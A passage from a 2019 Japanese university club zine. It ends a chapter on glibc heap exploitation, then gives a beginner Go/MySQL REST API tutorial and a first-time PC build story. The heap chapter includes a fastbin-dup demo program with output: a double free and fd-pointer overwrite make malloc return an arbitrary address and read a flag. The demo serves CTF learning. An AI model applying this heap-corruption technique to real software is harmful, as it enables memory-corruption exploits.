

図 3.5

もし `P->fd` が `X` を指すようにして malloc をしたとき図 3.6 のように fastbin に `X` が繋がれます．そして、次に malloc したときは `X->size` が fastbin のサイズとして正しければそのアドレスが返ってきます．



図 3.6

そんなことができるのか実際に試してみましょう．

ソースコード 3.2 fastbindup.c

```c
#include <stdio.h>
#include <stdlib.h>

char *flag;

int main() {
  flag = malloc(0x20);
  FILE *fp = fopen("flag.txt", "r");
  fread(flag, 1, 0x20, fp);
  fclose(fp);

  printf("flag is here: %p\n", flag);

  char *a = malloc(0x20);
  char *b = malloc(0x20);

  printf("\n[*] allocate a, b\n");
  printf("a: %p\n", a);
  printf("b: %p\n", b);

  printf("\n[*] free a, b, a\n");
  free(a);
  free(b);
  free(a);

  printf("\n[*] allocate c, d\n");
  char *c = malloc(0x20);
  char *d = malloc(0x20);

  printf("\n[*] write c->fd = flag-0x10");
  *(void **)c = (void *)flag - 0x10;
  printf("c: %p\n", c);
  printf("c->size = %p\n", *(void **)(c - 0x8));
  printf("c->fd = %p\n", *(void **)c);

  printf("\n[*] allocate e\n");
  char *e = malloc(0x20);

  printf("\n[*] allocate d, e\n");
  printf("d: %p\n", d);
  printf("e: %p\n", e);

  printf("\n[*] get flag address\n");
  char *f = malloc(0x20);
  printf("f: %p\n", f);
  printf("flag: %s\n", f);
  return 0;
}
```

```
$ ./fastbindup
[*] allocate a, b
a: 0x15c8450
b: 0x15c8480

[*] free a, b, a

[*] allocate c, d
```

```
[*] write c->fd = flag-0x10c: 0x15c8450
c->size = 0x31
c->fd = 0x15c8000

[*] allocate e

[*] allocate d, e
d: 0x15c8480
e: 0x15c8450

[*] get flag address
f: 0x15c8010
flag: flag{you_win!}
```

できました!

今回 flag の領域は `malloc(0x20)` として確保しているので、`flag->size = 0x20` となり無事に malloc でアドレスが返ってきます.

3.6　終わりに

この記事を見るより実際に CTF の問題を解いたほうが面白いので是非解いてみましょう!

参考文献

[1] The GNU C Library (glibc), https://www.gnu.org/software/libc/

[2] The 67th Yokohama kernel reading party, https://www.youtube.com/watch?v=0-vWT-t0UHg

[3] glibc malloc exploit techniques, http://inaz2.hatenablog.com/entry/2016/10/13/203019

第 4 章

Go による Web アプリ開発超入門

kira924age

概要
Google により開発された OSS のプログラミング言語である Go を使って Web API の作成をしてみました. 筆者は Go 歴 1 週間, Web 開発歴 2 週間程度の素人なので, 生暖かい目で見ていただけると幸いです.

4.1 今回つくるもの

Stack Overflow や Quora のような Q&A サイトのバックエンドの一部を作ってみたいと思います.

4.2 採用するフレームワークやライブラリの選定

現在 Go で Web アプリ開発をする際, フレームワークやライブラリの選定はおおまかに以下の 3 つのパターンに分類されるかと思います.

1. 標準の net/http パッケージを使い, ルーティングに go-chi や gorilla/mux などのライブラリを使う.
2. Gin や echo などの軽めのフレームワークを使う. (Sinatra や Flask に相当?)
3. BeeGo のようなフルスタックなフレームワークを使う. (Ruby on Rails や Python Django に相当?)

今回は 1 のパターンでルーティング用のライブラリとして go-chi を採用することにしました.

4.3 API の設計

今回は質問データに対する CRUD 操作をする API のみを作ることにします. 質問をすることはできても, 答えることのできないサービスです. サービスを公開しても誰も使うことはないでしょう.

CRUD とはソフトウェアが持つ, Create, Read, Update, Delete という 4 つの基本機能のことを指します.

質問データはそれぞれ以下の 5 つの情報を持つようにしてみます.

- id: 質問の id
- title: 質問のタイトル
- body: 質問の本文
- category: 質問のカテゴリー
- create_at: 質問がされた時刻

今回実装する機能を表にすると以下のようになります.

Request	機能
POST /questions/	質問項目の作成
PUT /questions/	質問項目の更新
GET /questions/	全ての質問項目の読み出し
GET /questions/{id}	指定された質問項目のみを読み出し
DELETE /questions/{id}	質問項目の削除

4.4 データベースの用意

データベースは MySQL を選択しました. MySQL のバージョンは以下の通りです.

```
$ mysql --version
mysql  Ver 8.0.17 for Linux on x86_64 (MySQL Community Server - GPL)
```

次に, 以下のコマンドで MySQL モニタを起動します.

```
$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4078
Server version: 8.0.17 MySQL Community Server - GPL
```

CREATE DATABASE 文を使って今回使用するデータベースを作ります. データベース名は heap_overflow にしてみました.

```
mysql> CREATE DATABASE heap_overflow;
Query OK, 1 row affected (0.11 sec)
```

USE 文で作成済のデータベースの中から使用するデータベースを選択します.

```
mysql> use heap_overflow;
Database changed
```

CREATE TABLE 文で table を作成します. questions というテーブルを作りました.

```
mysql> CREATE TABLE questions (
  id bigint NOT NULL AUTO_INCREMENT,
  category varchar(20) COLLATE utf8mb4_0900_ai_ci NOT NULL,
  title varchar(256) COLLATE utf8mb4_0900_ai_ci NOT NULL,
  body varchar(2048) COLLATE utf8mb4_0900_ai_ci NOT NULL,
```

```
  created_at datetime COLLATE utf8mb4_0900_ai_ci NOT NULL,
  PRIMARY KEY (id)
);
Query OK, 0 rows affected (0.19 sec)
```

questions テーブルに INSERT 文でテスト用データを 3 つほど追加してみます.

```
mysql> SELECT * FROM `questions`;
Empty set (0.03 sec)

mysql> INSERT INTO `questions`(`id`, `title`, `body`, `category`, `
    created_at`) VALUES(1, 'title', 'body', 'category', NOW() );
Query OK, 1 row affected (0.01 sec)
mysql> INSERT INTO `questions`(`id`, `title`, `body`, `category`, `
    created_at`) VALUES(2, 'title', 'body', 'category', NOW() );
Query OK, 1 row affected (0.00 sec)
mysql> INSERT INTO `questions`(`id`, `title`, `body`, `category`, `
    created_at`) VALUES(3, 'title', 'body', 'category', NOW() );
Query OK, 1 row affected (0.01 sec)

mysql> SELECT * FROM `questions`;
+----+----------+-------+------+---------------------+
| id | category | title | body | created_at          |
+----+----------+-------+------+---------------------+
|  1 | category | title | body | 2019-11-20 02:54:12 |
|  2 | category | title | body | 2019-11-20 02:56:49 |
|  3 | category | title | body | 2019-11-20 02:56:55 |
+----+----------+-------+------+---------------------+
3 rows in set (0.00 sec)
```

4.5 Go による API の実装

4.5.1 DB の接続

まずは, Go から MySQL へ接続をします. Go にはデフォルトで SQL や SQL ライク なデータベースに接続するためのインターフェースが用意されています.

各 DB 用のドライバーを追加して、データベースに接続します. 今回は MySQL 用のドライバーを go get コマンドでインストールします.

```
$ go get github.com/go-sql-driver/mysql
```

database/sql パッケージを使って以下のように接続します.

```
var Db *sql.DB

func init() {
  var err error
  Db, err = sql.Open("mysql", "dbpassword@/heap_overflow")
  if err != nil {
    log.Fatal(err)
  }
}
```

4.5.2　go-chi によるルーティング

Go の標準機能のみで複雑なルーティングを実現するのは困難なので, ルーティングは外部パッケージを使用することが一般的です.

今回は go-chi を用いて, main 内にルーティングの処理を書いてみます.

```
func main() {
  defer Db.Close()

  r := chi.NewRouter()

  // routing /questions/
  r.Route("/questions", func(r chi.Router) {
    r.Get("/", getAllQuestions) // GET /questions/
    r.Post("/", createQuestion) // POST /questions/
    r.Route("/{questionID}", func(r chi.Router) {
      r.Get("/", getQuestion)       // GET /questions/{qustionID}
      r.Delete("/", deleteQuestion) // DELETE /questions/{questionID}
      r.Put("/", updateQuestion)    // PUT /questions/{questionID}
    })
  })

  http.ListenAndServe(":3000", r)
}
```

4.5.3　getQuestion 関数の実装

指定された id の質問データを JSON 形式で返す getQuestion 関数を実装してみます. JSON (JavaScript Object Notation) はデータ記述言語のひとつで, Web 上でのデータのやり取りによく使われます.

Go で JSON データを扱うためには構造体を定義するのが一般的です. 質問データを表す構造体 Question を定義してみます.

構造体のメンバ変数宣言のあとに一見不要と思われる ‘json: ...‘ という文字列があります. これはタグと呼ばれるもので, encoding/json パッケージでは, これを利用して JSON 内の key とメンバ変数を関連付けます.

```
type Question struct {
  Id         int    `json:"id"`
  Title      string `json:"title"`
  Body       string `json:"body"`
  Category   string `json:"category"`
  Created_at string `json:"created_at"`
}
```

JSON データへの encode は開発段階ではインデントをつけて表示してくれる json.MarshalIndent を使ってみます. (本番環境では JSON データにインデントを付ける意味はないので, json.Marshal を使うことにします)

```
func getQuestion(w http.ResponseWriter, r *http.Request) {
  questionID := chi.URLParam(r, "questionID")
  q := Question{}

  err := Db.QueryRow("SELECT * FROM questions WHERE id = ?", questionID).
      Scan(&(q.Id), &(q.Category), &(q.Title), &(q.Body), &(q.Created_at))
  if err != nil {
    log.Fatal(err)
  }

  jsonBytes, err := json.MarshalIndent(q, "", "  ")
  if err != nil {
    log.Fatal(err)
  }

  jsonStr := string(jsonBytes)
  w.Write([]byte(fmt.Sprintf(jsonStr)))
}
```

build して実行します.

```
$ go build main.go
$ ./main
```

様々なプロトコルで request を実行できる curl を使って, API のテストをしてみます.

```
$ curl http://localhost:3000/questions/1
{
  "id": 1,
  "title": "title",
  "body": "body",
  "category": "category",
  "created_at": "2019-11-20 02:54:12"
}
```

良さそうですね.

4.5.4 getAllQuestions 関数の実装

全ての質問データを JSON 形式で返す getAllQuestions 関数を実装してみます.

これは, getQuestion 関数に少し手を加えるだけで作ることができます.

```
func getAllQuestions(w http.ResponseWriter, r *http.Request) {
  rows, err := Db.Query("SELECT * FROM questions")
  if err != nil {
    log.Fatal(err)
  }
  defer rows.Close()

  var id int
  var title, body, category, created_at string
  var jsonStr string

  qs := make([]Question, 0)

  for rows.Next() {
```

```
    err := rows.Scan(&id, &category, &title, &body, &created_at)
    if err != nil {
      log.Fatal(err)
    }
    q := Question{}

    q.Id = id
    q.Title = title
    q.Body = body
    q.Category = category
    q.Created_at = created_at

    qs = append(qs, q)
  }
  jsonBytes, err := json.MarshalIndent(qs, "", "  ")
  if err != nil {
    log.Fatal(err)
  }
  jsonStr = string(jsonBytes)
  w.Write([]byte(fmt.Sprintf(jsonStr)))
}
```

再び build して実行してみます. curl により, API テストをしてみます.

```
$ curl http://localhost:3000/questions/
[
  {
    "id": 1,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:54:12"
  },
  {
    "id": 2,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:56:49"
  },
  {
    "id": 3,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:56:55"
  }
]
```

JSON データが返ってきています. 意図したとおりに動作していそうです.

4.5.5 createQuestion 関数の実装

指定された内容の質問データを JSON 形式で受け取り, データベースに新たに情報を追加をする createQuestion 関数を実装してみます.

json.NewDecoder で request を読み取ります.

```
func createQuestion(w http.ResponseWriter, r *http.Request) {
  var q Question

  err := json.NewDecoder(r.Body).Decode(&q)
  if err != nil {
    log.Fatal(err)
  }

  stmt, err := Db.Prepare("INSERT INTO `questions`(`title`, `body`, `
      category`, `created_at`) VALUES(?, ?, ?, NOW())")
  if err != nil {
    log.Fatal(err)
  }
  defer stmt.Close()

  _, err = stmt.Exec(q.Title, q.Body, q.Category)
  if err != nil {
    log.Fatal(err)
  }
}
```

curl により, API テストをしてみます.

```
$ curl -H "Content-Type: application/json" -X POST -d '{"title": "What is
    the answer to the Ultimate Question of Life the Universe, and Everything
    ?","body":"Please tell me", "category": "philosophy"}' http://localhost
    :3000/questions
$ curl http://localhost:3000/questions/
[
  {
    "id": 1,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:54:12"
  },
  {
    "id": 2,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:56:49"
  },
  {
    "id": 3,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:56:55"
  },
```

```
  {
    "id": 4,
    "title": "What is the answer to the Ultimate Question of Life, the
        Universe, and Everything?",
    "body": "Please tell me",
    "category": "philosophy",
    "created_at": "2019-11-20 23:49:52"
  }
]
```

データが追加されていることが確認できます.

4.5.6　deleteQuestion 関数の実装

指定された id の質問データを削除する deleteQuestion 関数を実装します. 削除は DELETE 文を使えばできます.

```
func deleteQuestion(w http.ResponseWriter, r *http.Request) {
  questionID := chi.URLParam(r, "questionID")

  rows, err := Db.Query("DELETE FROM questions WHERE id = ?", questionID)
  if err != nil {
    log.Fatal(err)
  }
  defer rows.Close()
}
```

curl による API のテスト.

```
$ curl -X DELETE http://localhost:3000/questions/2
$ curl http://localhost:3000/questions/
[
  {
    "id": 1,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:54:12"
  },
  {
    "id": 3,
    "title": "title",
    "body": "body",
    "category": "category",
    "created_at": "2019-11-20 02:56:55"
  },
  {
    "id": 4,
    "title": "What is the answer to the Ultimate Question of Life, the
        Universe, and Everything?",
    "body": "Please tell me",
    "category": "philosophy",
    "created_at": "2019-11-20 23:49:52"
  }
]
```

id=2 のデータが削除されていることが確認できます.

4.5.7 updateQuestion 関数の実装

最後に指定した id のデータを, 受け取った JSON データをもとに更新する updateQuestion 関数を実装します.

```
func updateQuestion(w http.ResponseWriter, r *http.Request) {
  questionID := chi.URLParam(r, "questionID")
  var q Question

  err := json.NewDecoder(r.Body).Decode(&q)
  if err != nil {
    log.Fatal(err)
  }

  stmt, err := Db.Prepare("UPDATE `questions` set title=?, body=?, category
      =? WHERE id=?")
  if err != nil {
    log.Fatal(err)
  }
  defer stmt.Close()

  _, err = stmt.Exec(q.Title, q.Body, q.Category, questionID)
  if err != nil {
    log.Fatal(err)
  }
}
```

curl による API のテスト.

```
$ curl -H "Content-Type: application/json" -X PUT -d '{"title": "chanded", "
    body": "changed", "category": "changed"}' http://localhost:3000/
    questions/1
$ curl http://localhost:3000/questions/1
{
  "id": 1,
  "title": "chanded",
  "body": "changed",
  "category": "changed",
  "created_at": "2019-11-20 02:54:12"
}
```

データが更新されていることが確認できます.

4.6　おわりに

今回は Go を使って, 簡単な API を作ってみました. Go も Web 開発も経験が浅いため, おそらくベストプラクティスとは程遠い手法をとってしまっているのでしょうが, 一応は動くものを作ることができたので良かったです.

今回作成したコードは gist にあげました.

- https://gist.github.com/kira924age/8962ed2e0202ff0672a1903ef51993f4

この記事はアニメ「ゆるゆり」「ゆるゆり♪♪」「ゆるゆり さん☆ハイ！」を見ながら書きました. ゆるゆりの支えなしに, 最後まで記事を書くことはできなかったでしょう. ゆるゆりの原作者なもり様, そしてアニメスタッフの皆様に深く感謝致します.

参考文献

[1] https://golang.org/pkg/database/sql/
[2] https://golang.org/pkg/encoding/json/
[3] https://github.com/go-chi/chi

第 5 章

人生で初めて自作 PC を組んだ話

akky

概要
自作 PC を組んでトラブルに遭遇したので、そのことについて書きました。

5.1 構成

コスパが良い PC を組みたかったので、以下のような構成にしました。用途はプログラミング、動画視聴です。あと RAID も組んでみたかったので、SSD は 4 台にしました。予算は 10 万円ぐらいでした。

パーツ	型番と 個数
CPU	AMD Ryzen5 3600 1 個
GPU	SAPPHIRE PULSE RADEON RX 570 8G 1 個
マザーボード	ASRock B450M Steel Legend 1 個
メモリ	ADATA AD4U2666316G19-D 16GB 2 個
SSD	ADATA Ultimate SU630 ASU630SS-240GQ-T 4 個
電源	Thermaltake Smart 600W 1 個
ケース	Thermaltake Versa H17 1 個

CPU は AMD の Ryzen5 を選びました。6 コア・12 スレッドで 2 万 5 千円ぐらいから買えるコスパが良い CPU です。その他のパーツについては価格ドットコムでランキング上位のものを選びました。

図 5.1　届いたパーツたち

5.2　動かない

マザーボードについてきたマニュアル通りに組んでいきました。CPU を付けて、CPU クーラーを付けて、メモリを付けて、ケースのケーブルを配線して... とやっていきやっと完成 (2 時間ぐらいかかりました)。しかし動作しません。ケーブルの配線が間違っていることやメモリ刺さりが甘いことを疑いましたが解決できませんでした。先輩方[*1]にも教えていただきながらいろいろトラブルシューティングしていると、CPU を刺す向きが反対であるという超初歩的なミスが発覚しました。そして CPU の向きを直すために CPU クーラーを取り外すときに事件は起きました。

[*1] whywaita 先輩, kyontan 先輩ありがとうございました

図 5.2　起動しない...

5.3　CPU 壊れる

CPU クーラを取り外すときに CPU も同時にマザーボードから抜けてしまいました。この現象をスッポンというらしいです。AMD のリテールクーラーのグリスは粘着力が強いので、スッポンが起きやすいみたいです。クーラーを取り外す際はドライヤーなどで温めてグリスの粘着力を弱めてから取り外すと、スッポンが起きづらくなるみたいです。今回は運悪く、スッポンの際に CPU のピンが曲がってしまいました。カッターを使って自力で直そうとしたところ、更に悪化し多くのピンが曲がってしまいました。結局ネットで業者を調べて直してもらいました。修理代は 1 万円強でしたが、きれいに直っていました。



図 5.3　CPU のピンが曲がってしまった

5.4　起動した

CPU のピンを直してもらって、正しい向きでマザーボードに装着すると特にトラブルなく起動できました。



図 5.4　起動した!

5.5　終わりに

何も知識なく自作 PC を組むのは厳しかったです。CPU がジャンクになることなく、起動までこぎつけることができてよかったです。

百萬石 2019 -秋- ©電気通信大学 MMA

2019 年 11 月 21 日　初版第一刷発行　【本書の無断転載を禁ず】
2019 年 11 月 23 日　初版第二刷発行

著　者　azarasing, maccha, kyo1, kira924age, akky
表　紙　kyo1
編集者　kyo1
発行者　電気通信大学 MMA
発行所　電気通信大学 MMA 部室
〒182−8585 東京都調布市調布ヶ丘 1−5−1 サークル会館 208 号室
http://www.mma.club.uec.ac.jp/
印刷所　電気通信大学 MMA 部室
製本所　電気通信大学 MMA 部室


電 気 通 信 大 学
SOGO